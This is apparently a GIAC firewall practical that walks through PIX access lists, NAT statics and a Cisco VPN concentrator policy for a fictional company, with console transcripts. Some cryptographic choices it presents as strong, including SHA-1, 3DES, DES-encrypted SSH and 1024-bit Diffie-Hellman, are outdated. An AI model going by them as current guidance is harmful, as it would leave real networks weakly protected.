The servers portion of the ACL is a straightforward transcription of the last six rows of Table 1. Note how both TCP and UDP are allowed for DNS, to permit zone transfers between the int-services and ext-services machines.

```
access-list int permit tcp host int-services host ext-services eq smtp
access-list int permit tcp host int-services host ext-services eq
domain
access-list int permit udp host int-services host ext-services eq
domain
access-list int permit udp any host ext-services eq ntp
access-list int permit tcp host backup any range 7937 7938
access-list int permit udp host backup any range 7937 7938
access-list int permit tcp host fortunesdb host partner eq sqlnet
access-list int permit udp host syslog-snmp-rad 58.1.1.0
255.255.255.128 eq snmp
```

The ICMP lines allow any internal host to send any ICMP message or Unix-style traceroute.

```
access-list int permit icmp any any
access-list int permit udp any range 32769 65535 any range 33434 33523
```

The last line always reminds us of our default deny policy!

```
access-list int deny ip any any
```

2.2.3. DMZ ACL

The DMZ access list specifies which services the DMZ hosts are allowed to access.

The first 12 lines implement the policies for DMZ hosts talking to the backup server, database servers, syslog-snmp-rad, and int-services servers. Note that DNS is allowed to int-services for both UDP and TCP, so zone transfers can work.

```
access-list dmz permit tcp host appserver host customerdb eq sqlnet
access-list dmz permit tcp host appserver host customerdb eq ldap
access-list dmz permit tcp host appserver host fortunesdb eq sqlnet
access-list dmz permit tcp any host backup range 7937 7938
access-list dmz permit udp any host backup range 7937 7938
access-list dmz permit tcp any host backup range 8001 8030
access-list dmz permit udp any host backup range 8001 8030
access-list dmz permit udp any host syslog-snmp-rad eq snmptrap
access-list dmz permit udp any host syslog-snmp-rad eq syslog
access-list dmz permit tcp host ext-services host int-services eq smtp
access-list dmz permit udp host ext-services host int-services eq
domain
access-list dmz permit tcp host ext-services host int-services eq
domain
```

The ext-services machine also needs to initiate SMTP, NTP and DNS (UDP-only) access to the Internet, but not to other hosts inside GIAC. We do this by first explicitly denying all connections to GIAC networks, since we've already specified what ext-services can reach internally. What's left are all non-GIAC networks, so we allow ext-services to reach these ports on "any", which really means "anything but internal."

```
access-list dmz deny ip host ext-services 58.1.1.0 255.255.255.128
access-list dmz deny ip host ext-services 10.1.0.0 255.255.252.0
access-list dmz permit tcp host ext-services any eq smtp
access-list dmz permit udp host ext-services any eq ntp
access-list dmz permit udp host ext-services any eq domain
```

The ICMP rules for the DMZ network permit it to reach other hosts within GIAC with any ICMP type (or Unix traceroutes), but when speaking to the Internet, only echo-replies and other reply types are allowed, as response to "echo" messages that have already been let in by the ext ACL. This restriction is to prevent a potentially compromised host from leaking information out to the Internet in the form of ICMP echo messages.

```
access-list dmz permit icmp any 58.1.1.0 255.255.255.128
access-list dmz permit icmp any 10.1.0.0 255.255.252.0
```

```
access-list dmz permit udp any range 32769 65535 10.1.0.0 255.255.252.0
range 33434 33523
access-list dmz permit udp any range 32769 65535 58.1.1.0
255.255.255.128 range 33434 33523
access-list dmz permit icmp any any echo-reply
access-list dmz permit icmp any any unreachable
access-list dmz permit icmp any any source-quench
access-list dmz permit icmp any any time-exceeded
```

And again, the ever-present terminal deny statement:

```
access-list dmz deny ip any any
```

2.2.4. VPN ACL

The VPN access list applies to all traffic inbound to the vpn interface; this can be decrypted traffic from employee VPN connections (which use the 10.1.2.0/24 address pool), partner connections (10.1.3.0/24), and the internal 3005 interface itself.

The first three lines allow employee VPN clients (10.1.2.0/24) access to all resources in the internal and perimeter networks, just as if they were internal workstations. However, the third line blocks access to the partner VPN clients (10.1.3.0/24) as well as other Employee VPN clients (10.1.2.0/24), again, just as if they were internal.

```
access-list vpn permit ip 10.1.2.0 255.255.255.0 58.1.1.0
255.255.255.128
access-list vpn permit ip 10.1.2.0 255.255.255.0 10.1.1.0 255.255.255.0
access-list vpn deny ip 10.1.2.0 255.255.255.0 10.1.0.0 255.255.252.0
```

The next three lines allow outbound connections to the Internet with the three allowed protocols.

```
access-list vpn permit tcp 10.1.2.0 255.255.255.0 any eq http
access-list vpn permit tcp 10.1.2.0 255.255.255.0 any eq https
access-list vpn permit tcp 10.1.2.0 255.255.255.0 any eq ftp
```

The next five lines allow partner VPN clients access to the five named services in the “VPN-Partners” row of Table 1.

```
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host webserver eq
http
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host webserver eq
https
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host partner eq ssh
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host partner eq ftp
access-list vpn permit tcp 10.1.3.0 255.255.255.0 host partner eq
sqlnet
```

The next six lines allow the internal 3005 interface access to the six named network services in the "3005 internal interface" row of Table 1.

```
access-list vpn permit udp host c3005-int host ext-services eq tftp
access-list vpn permit udp host c3005-int host ext-services eq ntp
access-list vpn permit udp host c3005-int host ext-services eq domain
access-list vpn permit udp host c3005-int host syslog-snmp-rad eq
radius
access-list vpn permit udp host c3005-int host syslog-snmp-rad eq
syslog
access-list vpn permit udp host c3005-int host syslog-snmp-rad eq
snmptrap
```

The first of the followin ICMP lines allows any VPN host to ping anywhere, or respond with ICMP messages to anyone. The second line allows Unix-based hosts to initiate traceroute connections.

```
access-list vpn permit icmp any any
access-list vpn permit udp any range 32769 65535 any range 33434 33523
```

And again, we end with an explicit deny-all policy.

```
access-list vpn deny ip any any
```

2.3. VPN Policy

GIAC's VPN setup consists of the Cisco 3005 VPN concentrator, and any number of Internet-connected computers running the Cisco VPN Software Client version 3.5.2. This homogeneous environment makes configuration of the 3005 concentrator very simple, and as an added bonus, there are no interoperability concerns – that is, until the first LAN-to-LAN connection is required, somewhere down the road.

GIAC has decided to use IPsec only (no L2TP or PPTP) and allow the Cisco UDP encapsulation of IPsec to ease operation through some of the various personal NATting firewalls that people may have. GIAC's implementation involves using preshared keys (i.e., group passwords) rather than certificates for IKE authentication, although the use of certificates would provide greater

security[16]. GIAC plans to evaluate the use of certificates in the future, when there is budget for it.[17]

Two-factor authentication is required for anyone using the VPN; this is accomplished by Cisco's implementation of the XAUTH protocol extension to IKE. Every VPN user is issued a hardware Safeword token, which is used to generate a one-time password when the VPN client prompts for username and password. The concentrator sends the user's credentials to the internal Safeword RADIUS server, which authenticates the user. Accounts are centrally administered by GIAC personnel and are stored within the internal Safeword server.

For other IKE and IPsec parameters, GIAC uses strong settings, including SHA-1 hashes and 3DES encryption for both Phase 1 and Phase 2 SAs. Rekeying time for the Phase 2 SA is set at 3,600 seconds, a reasonably conservative value, and perfect forward secrecy is enabled, which ensures that encryption key values do not depend on one another. (The Phase 1 SA, which exists only to setup Phase 2 parameters and not protect actual traffic, can have a longer key lifetime; GIAC leaves it set at the default 86,400 seconds.) The SA settings use ESP in tunnel mode to encrypt traffic and encapsulate it between "gateways", one at the VPN concentrator and one contained within the VPN client software; this is a very common setting for remote access VPNs.

Because of the strong encryption settings, GIAC would need to rearchitect their solution in order to do business in partners where the use or import of strong encryption was restricted. Fortunately, none of their partners are in this situation; however, as encryption laws are always in flux, it is important to stay current in this area.[18]

An important policy decision is whether to allow split tunneling, or the ability of the VPN client computer to route traffic to destinations other than the tunnel endpoint while connected to the concentrator. If ISAKMP mode-config is enabled on the VPN concentrator, this split-tunneling policy can be pushed to Cisco's client VPN program, which obligingly turns off all other interfaces and routes on

[16] The IKE protocol (RFC2409, ftp://ftp.isi.edu/in-notes/rfc2409.txt) specifies certificates as an authentication mechanism, although most commercial IPsec implementations provide so-called "legacy" authentication through XAUTH or similar means, so certificates have become less important for authentication. However, there is another strong benefit to using certificates: they provide each user a unique encryption key, as opposed to sharing the same encryption secret with preshared keys. This prevents the possibility of someone snooping his fellow group members' encrypted traffic using the common preshared key. A reference describing this threat is at http://www.ima.umn.edu/~pliam/xauth.

[17] A VPN Certificate Authority (CA) would not necessarily have to be as rigorous as a CA used for strong authentication; its main function would be to give each user their own encyption key. OpenSSL (http://www.openssl.org) provides an excellent toolkit that could be used to build such a CA, as an alternative to purchasing one.

[18] A good reference on these ever-changing laws is at http://cwis.kub.nl/~frw/people/koops/lawsurvy.htm.

the client computer. GIAC has decided to *disallow* split tunneling, even though users periodically complain about not being able to reach other machines on their home LAN, or the need to disconnect from the VPN to do non-work-related activities such as watching streaming media.[19]

Of course, home PCs (whether issued by GIAC or not) are not in a controlled environment, and users can choose whether or not to run firewall software or install firewall devices, and configure those firewalls with as many holes as they want! The Internet being the scary place that it is, GIAC has decided to give a copy of Norton Personal Firewall to each employee who works remotely on a Windows-based machine. Partners using VPN are encouraged to do so from their company network; even though, hypocritically, outbound VPN connections would not work inside GIAC's environment as they do not allow outbound IKE or IPsec traffic!

IKE Proposal (Config -> System -> Tunneling Protocols -> IPSec -> IKE Proposals) Single proposal will suffice for Cisco software clients	Authentication Mode	Preshared keys (XAUTH)
	Authentication Algorithm	SHA/HMAC-160
	Encryption Algorithm	3DES-168
	Diffie-Hellman Group	Group 2 (1024-bits)
	Lifetime Measurement	Time
	Time Lifetime	86400
SA IPSec parameters (Config -> Policy Management -> Traffic Management -> SAs) Again, a single SA is all that is needed	Authentication Algorithm	ESP/SHA/HMAC-160
	Encryption Algorithm	3DES-168
	Encapsulation Mode	Tunnel
	Perfect Forward Secrecy	Group 2 (1024-bits)
	Lifetime Measurement	Time
	Time Lifetime	3600
Base Group Policy (Config -> User Management -> Base Group)	Tunneling Protocols	Only IPSec
	IPSec SA	Name of SA above
	Tunnel Type	Remote Access
	Group Lock	Yes
	Authentication	RADIUS
	Mode Config	Yes
	Split Tunneling Policy	Tunnel everything
	IPSec over UDP	Yes
Employees Group Policy (Config -> User Management -> Groups)	Address Pool	10.1.2.1 - 10.1.2.254
	Auth Servers	RADIUS 10.1.1.9
	Group Password	Pre-shared key for Employees group
Partners Group Policy (Config -> User Management -> Groups)	Address Pool	10.1.3.1 – 10.1.3.254
	Auth Servers	RADIUS 10.1.1.9
	Group Password	Pre-shared key for Partners group

A final configuration issue is access control. As previously discussed, access control is done solely at the PIX, based on the assigned address from the VPN concentrator address pool. In other words, when an employee logs in using the

[19] GIAC's management is unimpressed with such complaints, countering that when a computer is connected to the Employees group in GIAC's VPN, it is effectively "inside" the company, and has exactly the same rights and restrictions as other internal workstations.

Employees group's pre-shared key and a valid Safeword account, an IP address of 10.1.2.x is assigned to his/her VPN client, and all tunneled traffic assumes this IP source address. The PIX can then use this address to distinguish Employee traffic from Partner traffic, which would have an IP address of 10.1.3.x. Thus, group distinction rests on which preshared key is presented, so keeping the Employee key secret from Partners is very important. An enhancement to this design would be to use a RADIUS server to store group assignments, which could be configured to override the group designation of the pre-shared key.

When connected to the VPN, connections are only allowed to be initiated from 10.1.2.x or 10.1.3.x addresses; they can't be initiated back to those addresses. This is to protect users whose home computers might be improperly configured from being probed by others within the company. This policy is an exception to the "once you're connected, you're inside the company" policy for employee VPN, but has so far received no complaints.

2.4. Firewall Configuration Tutorial

This tutorial will show how to get GIAC's PIX up and running.

After unpacking and hooking up a console cable following Cisco's printed directions, determine the version and configuration of the PIX by entering "enable" mode and typing "show version":

```
pixfirewall> en
pixfirewall# show version

Cisco PIX Firewall Version 6.1(2)
Cisco PIX Device Manager Version 1.1(2)

Compiled on Mon 31-Dec-01 08:44 by morlee

……

Serial Number: 123456789 (0x075bcd15)
Activation Key: 0x01234567 0x89abcdef 0xfedbca98 0x76543210
```

Note the activation key, which is supposed to be preserved on an upgrade, but we may need it if something goes wrong.

Since this PIX has shipped with 6.1(2) and we wish to run 6.2(1), it will be necessary to upgrade both the OS and PDM to the desired versions. Following Cisco's directions for upgrading at http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_61/config/upgrade.htm#xtocid7, first download the pix621.bin and pdm-201.bin images from CCO, and put them into a directory accessible by a TFTP server.

In the rest of these instructions, we assume that the inside PIX address is set to 10.1.1.1, and that a host running the TFTP server (10.1.1.11) is attached to the inside interface, either with a crossover cable or on a switch/hub.

Boot the PIX, pressing the <escape> key during the bootup sequence to enter the PROM monitor. Enter the parameters for the TFTP server as follows:

```
monitor> interface 0
…
Using 0: i82557 @ PCI(bus:0 dev:14 irq:10), MAC: 0009.43e9.9f99
monitor> addr 10.1.1.1
address 10.1.1.1
monitor> serv 10.1.1.11
server 10.1.1.11
monitor> file <path>/pix621.bin (Replace <path> with your TFTP path)
file /path/pix621.bin
```

Then download and install the OS file:

```
monitor> tftp
tftp /path/pix621.bin@10.1.1.11.............
Received 1640448 bytes

Cisco Secure PIX Firewall admin loader (3.0) #0: Wed Apr 17 21:06:25
PDT 2002
System Flash=E28F128J3 @ 0xfff00000
BIOS Flash=am29f400b @ 0xd8000
Flash version 6.1.2, Install version 6.2.1

Do you wish to copy the install image into flash? [n] y

Installing to flash

Serial Number: 123456789 (0x075bcd15)
Activation Key: 01234567 89abcdef fedbca98 76543210

Do you want to enter a new activation key? [n]n
Writing 1531960 bytes image into flash...

Pre-configure PIX Firewall now through interactive prompts [yes]? yes
```

This interactive dialog will configure enough PIX parameters to get started.

```
Enable password [<use current password>]: <Enter secret password>
Clock (UTC): <Follow the prompts to set the time>

Inside IP address: 10.1.1.1
Inside network mask: 255.255.255.0
Host name: pix
Domain name: giac-ent.com
IP address of host running PIX Device Manager: 0.0.0.0

The following configuration will be used:
Enable password: <current password>
```

```
Clock (UTC): 18:38:25 May 25 2002
Inside IP address: 10.1.1.1
Inside network mask: 255.255.255.0
Host name: pix
Domain name: giac-ent.com
IP address of host running PIX Device Manager: 0.0.0.0

Use this configuration and write to flash? yes
Building configuration...
Cryptochecksum: affb9057 d8fa6a41 9ff44695 fe829ed8
[OK]
```

Now following the Cisco instructions for upgrading the PDM[20]:

```
pix# copy tftp://10.1.1.11//path/pdm-201.bin flash:pdm
copying tftp://10.1.1.11//path/pdm-201.bin to flash:pdm
Erasing current PDM file
Writing new PDM file
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

(Note: Some TFTP servers require two slashes between the hostname and path; try a single slash if this doesn't work.)

Now we are ready to configure the PIX. The Cisco configuration guide[21] has step-by-step instructions; we will use this as a model for our configuration steps.

First, go into enable mode, then configure the PIX from the terminal:

```
pix> en
pix# config t
```

We will need to define names and security levels for each active interface. The number in the "security#" string specifies the trust level for that interface, with higher being more trusted. This number determines default policy[22] for packets traversing the interfaces, as well as what happens to denied packets:

Traffic direction	Default action	"Deny" action:
Less-trusted to more-trusted	Deny	Filters packet (nothing returned)
More-trusted to less-trusted	Permit	Rejects packet (TCP reset or ICMP error)

In GIAC's case, the DMZ network is designated as less-trusted than the VPN network, since authentication is required in order to land packets on the VPN network. "Outside" is lowest and "inside" is highest, as is the PIX default.

```
pix(config)# nameif ethernet0 outside security0
pix(config)# nameif ethernet1 inside security100
pix(config)# nameif ethernet2 dmz security30
pix(config)# nameif ethernet3 vpn security70
```

[20] http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_62/pdm_ig/pdm_inst.htm
[21] http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_62/config/bafwcfg.htm#xtocid18
[22] Of course, we will want to override the default policy with our own ACLs.

Next, set connection speeds for each interface. GIAC has Cisco Fast Ethernet switches, so we can run the interfaces at full 100baseT speed. Shut down the last two interfaces, which won't be connected to anything:

```
pix(config)# interface ethernet0 100full
pix(config)# interface ethernet1 100full
pix(config)# interface ethernet2 100full
pix(config)# interface ethernet3 100full
pix(config)# interface ethernet4 100full shutdown
pix(config)# interface ethernet5 100full shutdown
```

Tip: The PIX has labels on its back panel for the ethernet0 and 1 ports, but interfaces 2-5 are apparently left for the user to detect. Counterintuitively, ethernet2 is the port farthest away from 0 and 1; successive numbered ports work their way back toward 0 and 1.

Assign addresses and subnet masks according to Figure 1:

```
pix(config)# ip address outside 58.1.1.2 255.255.255.240
pix(config)# ip address inside 10.1.1.1 255.255.255.0
pix(config)# ip address dmz 58.1.1.33 255.255.255.224
pix(config)# ip address vpn 58.1.1.17 255.255.255.240
```

Now set the ARP timeout and disable failover for our single PIX:

```
pix(config)# arp timeout 14400
pix(config)# no failover
```

Now, enable the use of hostnames instead of IP addresses. While we're at it, define symbolic hostnames for our internal systems.

```
pix(config)# names
pix(config)# name 58.1.1.1 c2610-int
pix(config)# name 58.1.1.3 c3005-ext
pix(config)# name 58.1.1.18 c3005-int
pix(config)# name 58.1.1.36 webserver
pix(config)# name 58.1.1.37 appserver
pix(config)# name 58.1.1.38 partner
pix(config)# name 58.1.1.39 ext-services
pix(config)# name 10.1.1.3 fortunesdb
pix(config)# name 10.1.1.4 customerdb
pix(config)# name 10.1.1.9 syslog-snmp-rad
pix(config)# name 10.1.1.10 backup
pix(config)# name 10.1.1.11 int-services
```

Enable paging, so doing a "show running-config" requires hitting the spacebar repeatedly (this can be a mixed blessing):

```
pix(config)# pager lines 24
```

Now set up logging. For GIAC, we will want to log to our internal syslog host (syslog-snmp-rad) at the level of "notification", which logs all connection failures

but not the successful inbound or outbound connections. Setting logging at the next level – "informational" – will also log successful connections, which *greatly* increases the volume of messages. For testing, we will initially set logging at the highest level of "debug", and then back this off once everything is working correctly.

```
pix(config)# logging on
pix(config)# logging trap debug
pix(config)# logging host inside syslog-snmp-rad
```

Now we will set routing. The default route should always point to the outside (least-trusted) interface, with static routes added for GIAC networks that aren't directly attached to the PIX. Here we need to add the VPN concentrator IP address pools, since the PIX wouldn't otherwise know to send them to the VPN network:

```
pix(config)# route outside 0 0 c2610-int 1
pix(config)# route vpn 10.1.2.0 255.255.255.0 c3005-int 1
pix(config)# route vpn 10.1.3.0 255.255.255.0 c3005-int 1
```

Next, set the SNMP management information. This lets the syslog-snmp-rad host both gather data and receive traps, which are set at "warnings" level:

```
pix(config)# snmp-server community d00fus7269
pix(config)# snmp-server host syslog-snmp-rad
pix(config)# snmp-server enable traps
pix(config)# logging history warnings
```

Tip: SNMP management is off by default, and when turned on, is only enabled for specified hostnames. Always choose a hard-to-guess community string, never "public"! (See Assignment 4 for an illustration of why.)

Finally, set the MTU sizes:

```
pix(config)# mtu outside 1500
pix(config)# mtu inside 1500
pix(config)# mtu dmz 1500
pix(config)# mtu vpn 1500
```

Now that we're done with our rendition of the Cisco checklist, examine and save the configuration:

```
pix(config)# exit
pix# show run
pix# write mem
```

Next we look at the PIX "fixup" commands, which tell the PIX to associate particular ports with protocols that need special modification or treatment to work through firewalls. The most common example of a protocol that needs "fixing" is FTP, where the server opens a reverse data connection to a client-specified port

when active mode is used. With “ftp fixup”, the PIX inspects the FTP application data portion of the FTP control session, retrieves the data port, and dynamically watches for the server to connect to that port so it can let this connection (and only this connection) through.

GIAC has decided to disable all fixups that aren’t needed, to prevent the possibility of consuming resources, triggering bugs or having unwanted consequences by having them active. The only fixups we will leave active are for FTP, SMTP (which enforces RFC behavior and blocks commands like vrfy and expn), and HTTP (which logs the URLs that go through the PIX, which can be useful for debugging. It also allows blocking ActiveX and interfacing with the WebSense content filter, which we’re not going to use.)

```
pix# config t
pix(config)# no fixup protocol h323 h225 1720
pix(config)# no fixup protocol h323 ras 1718-1719
pix(config)# no fixup protocol ils 389
pix(config)# no fixup protocol rsh 514
pix(config)# no fixup protocol rtsp 554
pix(config)# no fixup protocol sqlnet 1521
pix(config)# no fixup protocol sip 5060
pix(config)# no fixup protocol skinny 2000
```

For administration, we will widen the terminal window (needed for those long ACLs we’re about to put in), set up ssh and http (actually https) servers to listen and accept connections from internal workstations, increase the ssh session timeout from its default of 5 minutes, and set a login password:

```
pix(config)# terminal width 132
pix(config)# ssh timeout 15
pix(config)# ssh 10.1.1.128 255.255.255.128 inside
pix(config)# http server enable
pix(config)# http 10.1.1.128 255.255.255.128 inside
pix(config)# passwd <login password>
```

Tip: Management protocols are off until enabled, and then only for the given IP addresses. In our case we’re allowing all internal workstations to administer the PIX via ssh and the PDM (https), assuming the administrators know the correct passwords. Telnet shouldn’t be enabled; everything that can be done on the command line can be done encrypted with ssh. The PIX will need an encryption license in order to use the ssh or https server; if DES is not already enabled, a free 56-bit feature key is available from Cisco. If 56-bit encryption is insufficient for internal use, a 3DES license can be purchased for a list price of $500. The ssh client used to connect to the PIX must support the encryption installed in the PIX. OpenSSH[23] supports DES, and logging in uses the following syntax:

```
% ssh -c des pix@10.1.1.1
```

[23] http://www.openssh.org

```
Warning: use of DES is strongly discouraged due to cryptographic
weaknesses
pix@10.1.1.1's password: <login password>
Type help or '?' for a list of available commands.
pix>
```

Next, GIAC has decided to enable fragment reassembly, which is curiously turned off by default, and also make the outside interface invisible to pings but to allow unreachables, so that MTU path discovery can work.

```
pix(config)# sysopt security fragguard
pix(config)# icmp deny any echo-reply outside
pix(config)# icmp permit any unreachable outside
```

Tip: Clear the icmp lines when running ping tests to/from the outside interface on the PIX.

Set an NTP server, which is a new feature in 6.2:

```
pix(config)# ntp server ext-services source dmz
```

The most confusing part of PIX configuration is undoubtedly how it handles address translation and mapping. Based on Cisco's configuration guide[24] and some trial-and-error, the algorithm the PIX applies to traffic originating on an interface appears to be as follows:

Does a **static** mapping exist that matches source interface, destination interface and destination IP of the packet? ➢ Yes: Use the static translation and proceed to ACL checking. ➢ No: Continue to next step.
Is the connection going from a more-trusted to less-trusted interface? ➢ Yes: Continue to next step. ➢ No: Deny connection and stop.
Does a **nat (interface)** command exist matching the interface and source IP? Note: if there are multiple matches, the most specific IP match wins; e.g. 192.168.0.0 beats 0.0.0.0. ➢ Yes: Continue to next step. ➢ No: Deny connection and stop.
In the above matching command **nat (interface) n**, is *n* > 0? (i.e., a translation rule?) ➢ Yes: Continue to next step. ➢ No: Allow connection with no address translation, and proceed to ACL checking.
Does a **global** command exist that matches *n* from above, on the outbound interface? ➢ Yes: Build a dynamic translation using an address from the global pool (with possible PAT); proceed to ACL checking. ➢ No: Deny connection and stop.
Does ACL allow connection to proceed? (If no ACL matches, use default permit rule for TCP/UDP if connection is from more-trusted to less-trusted.) ➢ Yes: Pass traffic! ➢ No: Drop or reject traffic, depending on trust levels of interfaces.

[24] http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_62/config/mngacl.htm

(Note: This table doesn't cover "nat 0 access-list" syntax, outside NAT, or other features that make the real PIX logic more complex than what is shown here. Use at your own risk!)

A partial syntax for the above referenced commands is as follows:

```
nat (interface-name) 0 source_ip subnet_mask
```

A "nat 0" command means to allow connections to start from the named interface to a less-trusted interface, for the given IP and subnet mask (or 0 0 to allow all IP addresses.) No address translation is applied, unless there is an overriding static mapping or "nat n" command.

```
nat (interface-name) n source_ip subnet_mask
```

A "nat *n*" (where *n* > 0) command means to apply address translation to any matching connections started on this interface. A corresponding "global" command on the destination interface with the same *n* must exist.

```
global (interface-name) n {translated_ip[-translated_ip]|interface}
```

The "global" command matches up with a "nat *n*" command, and specifies the address pool to use for the connection. Each specified IP is used for in sequence for static NAT; when these are exhausted (or when "interface" is specified), PAT is used.

```
static (high_interface, low_interface) low_ip high_ip [max_connections
[emb_limit]]
```

The "static" command specifies a static mapping, which is needed for connections initiating from less-trusted to more-trusted interfaces. Static mappings also override any nat specifications for traffic going from more-trusted to less-trusted interfaces. In many cases, the "low_ip" and "high_ip" are the same address, which means to allow the connection with no address translation; otherwise, the low_ip is a "phantom" IP address on the local network segment, for which the PIX creates a proxy ARP.


An optional connection limit and embryonic connection limit can be applied to static mappings as well as nat specifications. The embryonic connection limit is discussed in more detail in the following section.

GIAC's NATting requirements are complicated by its subnetting of its internal network into two groups:

- Workstations, which must initiate connections to the Internet and must be NATted due to their private address space, but should never be connected TO;
- Servers, which must be accessible from the DMZ net, but cannot access the Internet;

- Employee VPN clients must act as internal workstations for purposes of NATting.

GIAC's NATting requirements can be summed up in the following diagram:



One design issue for GIAC to consider is whether NAT for internal and VPN addresses might be bypassed altogether by the use of an HTTP and FTP proxy server (e.g., squid); that way, nothing on the internal network would need valid (non-private) address space, as long as the proxy server had a valid address. There are pros and cons to the questions of proxy vs. NAT: on one hand, it is one more box to maintain and another point of failure; on the other, its use would somewhat simplify the firewall configuration and allow for more fine-grained logging and control of what goes through it. In the end, the decision for GIAC to use NAT was based largely on budgetary concerns; there was no money to buy and administer yet another machine!

Now, on to the actual PIX commands for address mapping. The first section specifies PAT for the internal workstations and employee VPN connections, when their destination is the outside or DMZ interface. This overrides the non-PAT global section to follow for these interfaces.

```
pix(config)# nat (inside) 1 10.1.1.128 255.255.255.128
pix(config)# nat (vpn) 1 10.1.2.0 255.255.255.0
pix(config)# global (outside) 1 interface
outside interface address added to PAT pool
pix(config)# global (dmz) 1 interface
dmz interface address added to PAT pool
```

Next, allow connections to be started on all IPs on all interfaces, with no address translation (unless there is an overriding translation line from the above section.)

```
pix(config)# nat (inside) 0 0 0
nat 0 0.0.0.0 will be non-translated
```

```
pix(config)# nat (dmz) 0 0 0
nat 0 0.0.0.0 will be non-translated
pix(config)# nat (vpn) 0 0 0
nat 0 0.0.0.0 will be non-translated
```

Finally, define static maps, which will be used for all outside-to-inside connections, and preferentially used for inside-to-outside connections when they exist (falling back on nat commands when they don't.) Statics should be as specific as possible; if a translation doesn't exist, it is impossible for a less-trusted interface to pass traffic to a more-trusted one regardless of whether an ACL is misconfigured to let it in. We will show these line-by-line.

The first line builds a translation from the outside to DMZ networks; it doesn't say who can talk to whom (ACLs will do that.) Note the "100" embryonic connection limit; this activates the TCP intercept feature, also known in some Cisco literature as "Flood Defender." This feature buffers SYN packets once this number of unacknowledged SYNs has been received, to protect hosts on the DMZ from SYN flood attacks.

```
pix(config)# static (dmz,outside) 58.1.1.32 58.1.1.32 netmask
255.255.255.224 0 100
```

The next line builds a translation from the DMZ to all inside servers (not workstations); again, the ACL will specify who can talk to whom.

```
pix(config)# static (inside,dmz) 10.1.1.0 10.1.1.0 netmask
255.255.255.128
```

The next line builds a translation from the VPN to all hosts on the internal network, so VPN clients (specified by the ACLs) can access internal resources.

```
pix(config)# static (inside,vpn) 10.1.1.0 10.1.1.0 netmask
255.255.255.0
```

Next is a single-host rule that allows outside-to-inside communication, for the hopefully benign syslog traffic destined for the internal syslog server only. No other outside-to-inside communication can occur (except return traffic from connections initiated inside), even if an ACL were to mistakenly say otherwise.

```
pix(config)# static (inside,outside) syslog-snmp-rad syslog-snmp-rad
```

At this point, we are ready to paste in the access lists described in Section 2.2. *Please refer to that section for description of the actual ACLs.*

Once the ACL rules are pasted in, don't forget to apply the access-lists to the interfaces:

```
pix(config)# access-group ext in interface outside
pix(config)# access-group int in interface inside
pix(config)# access-group dmz in interface dmz
```

```
pix(config)# access-group vpn in interface vpn
```

Tip When changing an access-list, first delete it with a "no access-list name" command, paste in the new access list, and apply it to the interface with the access-group command. Forgetting the first step simply appends to the end of the list (almost certainly not what you want), and forgetting the last step means the default permit rule goes into effect (again, almost certainly not what you want!) This tripped me up time and time again. Also, when changing nat and static commands around, be sure to do a "clear xlate" on the PIX, or some of the old translations may still be active and used until they time out.

Finally, the all-important saving to flash. Copying to an tftp server is also a good idea:

```
pix(config)# write mem
pix(config)# tftp-server dmz ext-services /giacpix.conf
pix(config)# write net :
Building configuration...
TFTP write '/giacpix.conf' at ext-services on interface 3
[OK]
```

Tip On some TFTP servers, you need to "touch" the file in the appropriate directory and open up permissions, before the PIX can write to it.

The complete PIX configuration from this session is shown in Appendix A.

After everything is configured, it's a good idea to check the configuration in the PDM to make sure everything looks right. In particular, look for an "unparseable commands" alert or the presence of default permit rules, which mean an access-group command has probably been forgotten. Also, look for "null rules", which are rules that have valid syntax but can never be triggered. For example, I had put in a rule specifying the external address of the VPN concentrator on the vpn interface (it's really on the external segment); the PDM correctly flagged it as a "null rule".

It's also possible to configure the PIX entirely through the PDM, although with complex configurations I personally find it easier to deal with the command line.

Pointing a web browser at https://10.1.1.1 prompts for login – use a blank username and the enable password – and loads the PDM Java applet, where the first part of our rules appear as shown in Figure 2.

After scrolling through the GUI display, everything looks in order, so we can proceed to spot-checking some of the rules.

